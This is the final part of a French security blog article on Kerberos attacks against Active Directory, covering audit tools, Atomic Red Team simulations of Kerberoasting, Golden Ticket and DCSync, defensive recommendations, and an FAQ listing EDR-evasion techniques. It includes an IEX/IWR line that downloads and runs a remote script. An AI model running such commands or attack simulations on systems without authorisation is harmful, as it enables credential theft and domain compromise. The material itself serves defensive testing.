# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory


AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment les attaquants contournent-ils la detection comportementale des solutions EDR modernes ?

Les attaquants contournent la detection comportementale en utilisant des techniques comme le unhooking des DLL de monitoring (ntdll.dll), l'injection de code dans des processus legitimes via process hollowing ou thread hijacking, l'execution de shellcode directement en memoire sans toucher le disque, l'utilisation de syscalls directs pour eviter les hooks userland, et le timestomping pour manipuler les metadonnees temporelles des fichiers. Les techniques d'evasion ciblent aussi les telemetries ETW en patchant les fonctions de journalisation.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr